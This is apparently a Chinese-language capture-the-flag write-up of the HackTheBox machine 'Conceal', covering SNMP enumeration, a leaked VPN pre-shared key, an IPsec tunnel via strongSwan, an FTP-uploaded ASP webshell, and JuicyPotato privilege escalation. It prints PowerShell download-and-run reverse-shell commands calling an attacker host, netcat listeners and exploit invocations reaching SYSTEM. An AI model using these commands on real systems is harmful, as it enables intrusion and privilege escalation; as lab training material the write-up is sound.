Conceal(AD),SMB、IPSec(strongswan工具)、FTP上傳(反彈shell)、SeImpersonatePrivilege(juicy-potato提權)

只有UDP...

```
└─# nmap -sT -sU --min-rate 5000 -p- 10.10.10.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-22 14:59 EDT
Nmap scan report for 10.10.10.116
Host is up (0.27s latency).
Not shown: 65535 filtered tcp ports (no-response), 65533 open|filtered udp ports (no-response)
PORT    STATE SERVICE
161/udp open  snmp
500/udp open  isakmp

Nmap done: 1 IP address (1 host up) scanned in 65.45 seconds
```

SNMP
參考：https://book.hacktricks.xyz/v/cn/network-services-pentesting/pentesting-snmp

```
└─# snmpbulkwalk -c public -v2c 10.10.10.116 .
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: AMD64 Family 25 Model 1 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 15063 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (478372) 1:19:43.72
iso.3.6.1.2.1.1.4.0 = STRING: "IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43"
iso.3.6.1.2.1.1.5.0 = STRING: "Conceal"
```

IKE VPN password PSK這passwd為NTLM加密，解密後獲取`Dudecake1!`。

看起來像是windows靶機

使用另一組工具`snmp-check`並獲取更詳細資訊

```
└─# snmp-check 10.10.10.116


Windows Version 6.3

```

```
[*] TCP connections and listening ports:
  Local address         Local port            Remote address        Remote port
State
  0.0.0.0               21                    0.0.0.0               0
listen
  0.0.0.0               80                    0.0.0.0               0
listen
  0.0.0.0               135                   0.0.0.0               0
listen
  0.0.0.0               445                   0.0.0.0               0
listen
  0.0.0.0               49664                 0.0.0.0               0
listen
  0.0.0.0               49665                 0.0.0.0               0
listen
  0.0.0.0               49666                 0.0.0.0               0
listen
  0.0.0.0               49667                 0.0.0.0               0
listen
  0.0.0.0               49668                 0.0.0.0               0
listen
  0.0.0.0               49669                 0.0.0.0               0
listen
  0.0.0.0               49670                 0.0.0.0               0
listen
  10.10.10.116          139                   0.0.0.0               0
listen

[*] Listening UDP ports:
  Local address         Local port
  0.0.0.0               123
  0.0.0.0               161
  0.0.0.0               500
  0.0.0.0               4500
  0.0.0.0               5050
  0.0.0.0               5353
  0.0.0.0               5355
  10.10.10.116          137
  10.10.10.116          138
  10.10.10.116          1900
  10.10.10.116          65016
  127.0.0.1             1900
  127.0.0.1             65017
```

```
 [*] User accounts:
  Guest
  Destitute
  Administrator
  DefaultAccount

[*] Network information:
IKEv2、PPTP、L2TP
```

500 Port為IPsec/IKE VPN
參考：https://book.hacktricks.xyz/v/cn/network-services-pentesting/ipsec-ike-vpn-pentesting

```
 └─# ike-scan -M  10.10.10.116
Starting ike-scan 1.9.5 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.10.116    Main Mode Handshake returned
        HDR=(CKY-R=3ebadce29349fa49)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration(4)=0x00007080)
        VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8)
        VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)
        VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)
        VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
        VID=fb1de3cdf341b7ea16b7e5be0855f120 (MS-Negotiation Discovery Capable)
        VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)

Ending ike-scan 1.9.5: 1 hosts scanned in 0.285 seconds (3.51 hosts/sec).  1 returned
handshake; 0 returned notify
```

我們需要關注。

1. 採用 3DES 加密
2. 採用 SHA1 進行雜湊處理
3. 使用我們擁有的 PSK 進行身份驗證
4. 它的生命週期是 0x00007080 = 28800 秒 = 8 小時

建立IPSec連線。在Google找到這組工具`strongswan`

ipsec vpn connect linux tool

https://strongswan.org · 翻譯這個網頁

StrongSwan - 適用於 Linux、Android、FreeBSD、macOS 的 IPsec VPN ...


StrongSwan 是一個開源、模組化和便攜式的基於IPsec的VPN解決方案。

進行套件安裝`apt install strongswan`

需配置strongSwan。參考:

- https://www.atlantic.net/vps-hosting/how-to-install-and-configure-strongswan-vpn-on-ubuntu/
- https://docs.strongswan.org/docs/5.9/config/quickstart.html
- https://blog.ruanbekker.com/blog/2018/02/11/setup-a-site-to-site-ipsec-vpn-with-strongswan-and-preshared-key-authentication/

需完成兩個配置`ipsec.secrets、ipsec.conf`
在`man ipsec.secrets`發現




```
# /etc/ipsec.secrets - strongSwan IPsec secrets file
192.168.0.1 %any : PSK "v+NkxY9LLZvwj4qCC2o/gGrWDF2d21jL"
```

```
/etc/ipsec.secrets 新增

10.10.10.116 %any : PSK "Dudecake1!"
```

```
/etc/ipsec.conf 新增

conn Conceal  #定義一個名為"Conceal" 的連線。你可以在啟動或停止IPsec 連線時引用這個連線。
        type=transport  #定該連線使用傳輸模式，這表示只有IP 封包的有效載荷被加密，而不是整個IP 封包。
        keyexchange=ikev1  #表示使用IKEv1（Internet 金鑰交換協定版本1）進行金鑰交換。
        left=10.10.14.13  #設定本機IP 位址為10.10.14.13。
        leftprotoport=tcp  #指定本地端使用TCP 協定。
        right=10.10.10.116  #設定遠端IP 位址為10.10.10.116。
        rightprotoport=tcp  #指定遠端使用TCP 協定。
        authby=psk  #表示使用預先共用金鑰（PSK）進行身份驗證。
        esp=3des-sha1  #指定使用3DES 進行加密，使用SHA-1 進行認證（用於ESP - 封裝安全負載）。
        ike=3des-sha1-modp1024  #指定IKE 使用3DES 加密、SHA-1 認證和modp1024 組（即DH Group 2）進行金鑰交換。
        ikelifetime=8h  #設定IKE 的生命週期為8 小時。
        fragmentation=yes  #啟用碎片化，允許大資料包在傳輸時被分割成較小的片段。
        auto=start
```

啟動 IPSec VPN 連線：`ipsec start --nofork`


測試是否能掃描TCP端口?(正常。與前面SNMP掃描一致)



```
└─# nmap -sT -p- -Pn 10.10.10.116 --min-rate 5000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 13:17 EDT
Nmap scan report for 10.10.10.116
Host is up (0.27s latency).
Not shown: 65523 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
```

FTP可以匿名登入

WEB就一般IIS網站，進行目錄爆破。只有`/upload`



```
└─# wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  -u http://10.10.10.116/FUZZ --hl 98
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly wh
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.116/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        31 L     54 W       696 Ch      "# directory-list-2.3-medium.txt"
000000012:   200        31 L     54 W       696 Ch      "# on atleast 2 different hosts"
000000007:   200        31 L     54 W       696 Ch      "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000013:   200        31 L     54 W       696 Ch      "#"
000000003:   200        31 L     54 W       696 Ch      "# Copyright 2007 James Fisher"
000000014:   200        31 L     54 W       696 Ch      "http://10.10.10.116/"
000000011:   200        31 L     54 W       696 Ch      "# Priority ordered case sensative list, where entries were found"
000000004:   200        31 L     54 W       696 Ch      "#"
000000008:   200        31 L     54 W       696 Ch      "# or send a letter to Creative Commons, 171 Second Street,"
000000009:   200        31 L     54 W       696 Ch      "# Suite 300, San Francisco, California, 94105, USA."
000000005:   200        31 L     54 W       696 Ch      "# This work is licensed under the Creative Commons"
000000010:   200        31 L     54 W       696 Ch      "#"
000000002:   200        31 L     54 W       696 Ch      "#"
000000006:   200        31 L     54 W       696 Ch      "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000366:   301        1 L      10 W       150 Ch      "upload"
```


目前猜測，用FTP上傳反彈shell，WEB進行反彈。

#測試上傳exe但輸出是直接下載

#測試上傳ps1、php但輸出有錯誤畫面

測試上傳asp可以。


asp反彈shell參考：https://github.com/tennc/webshell/blob/master/asp/webshell.asp



```
\\CONCEAL\Destitute10.10.10.116

The server's port:
80

The server's software:
Microsoft-IIS/10.0

The server's local address:
10.10.10.116
```

```
powershell -c "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.13:8000/Invoke-PowerShellTcp.ps1')"
```

反彈成功




```
┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.116] 49685
Windows PowerShell running as user CONCEAL$ on CONCEAL
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\SysWOW64\inetsrv>id
PS C:\Windows\SysWOW64\inetsrv> Invoke-PowerShellTcp : The term 'id' is not recognized as the name of a cmdlet, function, script file, or operable
program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:128 char:1
+ Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.13 -Port 9200
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorException
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Invoke-PowerShellTcp

whoami
conceal\destitute
PS C:\Windows\SysWOW64\inetsrv>
```

因FTP會一直斷，轉寫自動化腳本

https://github.com/a6232283/HTB/blob/main/code/Conceal_ftp_shell.sh

---


user flag



```
PS C:\users\destitute\Desktop> type user.txt
f4e23720ee18665da3c8ca3b3a80c942
PS C:\users\destitute\Desktop>
```

---

whoami /all



```
PS C:\Windows\SysWOW64\inetsrv> whoami /all

USER INFORMATION
----------------

User Name         SID
================= ==============================================
conceal\destitute S-1-5-21-4220874023-1166253506-927404976-1001


GROUP INFORMATION
-----------------

Group Name                           Type             SID                                                                                              Attributes
==================================== ================ ================================================================================================ ==================================================
Everyone                             Well-known group S-1-1-0                                                                                          Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545                                                                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\BATCH                   Well-known group S-1-5-3                                                                                          Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1                                                                                          Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11                                                                                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15                                                                                         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account           Well-known group S-1-5-113                                                                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                    Alias            S-1-5-32-568                                                                                     Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0                                                                                          Mandatory group, Enabled by default, Enabled group
IIS APPPOOL\DefaultAppPool           Well-known group S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415                                    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10                                                                                      Mandatory group, Enabled by default, Enabled group
                                     Unknown SID type S-1-5-32-4028125388-2803578072-1053907958-341417128-2434011155-477421480-740873757-3973419746    Mandatory group, Enabled by default, Enabled group
                                     Unknown SID type S-1-5-32-2745667521-2937320506-1424439867-4164262144-2333007343-2599685697-2993844191-2003921822 Mandatory group, Enabled by default, Enabled group
                                     Unknown SID type S-1-5-32-1034403361-4122601751-838272506-684212390-1217345422-475792769-1698384238-1075311541    Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

PS C:\Windows\SysWOW64\inetsrv> whoami : ERROR: Unable to get user claims information.
At line:1 char:1
```

```
這兩個有被啟動
SeChangeNotifyPrivilege #無提權
SeImpersonatePrivilege #有提權[PrintSpoofer(失敗)、juicy-potato(成功)]
```

無法直接從靶機抓取檔案，都要由FTP上傳。

FTP上傳後，檔案會存放置`C:\inetpub\wwwroot\upload`

測試PrintSpoofer（失敗）。

測試juicy-potato
需上傳JuicyPotato.exe、shell_root.bat[抓取Invoke-PowerShellTcp.ps1]

```
shell_root.bat檔案內如如下

powershell -c "IEX(New-Object
Net.WebClient).downloadString('http://10.10.14.13:8000/Invoke-PowerShellTcp.ps1')"
```


第一次，執行腳本失敗

```
PS C:\users\destitute\Desktop> ./JuicyPotato.exe -t * -p shell_root.bat -l 9200
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 9200
COM -> recv failed with error: 10038
```

找到編號參考：https://github.com/ohpe/juicy-potato/tree/master/CLSID
將編號改成`{e60687f7-01a1-40aa-86ac-db1cbf673334}`
第二次，執行腳本成功


```
C:\users\destitute\Desktop> ./JuicyPotato.exe -t * -p shell_root.bat -l 9200 -c
'{e60687f7-01a1-40aa-86ac-db1cbf673334}'
```

有抓取成功並反彈



```
PS C:\users\destitute\Desktop> type shell_root.bat
powershell -c "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.13:8000/Invoke-PowerShellTcp.ps1')"
PS C:\users\destitute\Desktop> ./JuicyPotato.exe -t * -p shell_root.bat -l 9200 -c '{e60687f7-01a1-40aa-86ac-db1cbf673334}'
Testing {e60687f7-01a1-40aa-86ac-db1cbf673334} 9200
......
[+] authresult 0
{e60687f7-01a1-40aa-86ac-db1cbf673334};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
PS C:\users\destitute\Desktop> 


┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.116] 49886
Windows PowerShell running as user CONCEAL$ on CONCEAL
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
nt authority\system
PS C:\Windows\system32> 
```

root flag



```
PS C:\users\Administrator\Desktop> type root.txt
8d0d061dcb6e9e13e64176e190379ca0
PS C:\users\Administrator\Desktop> 
```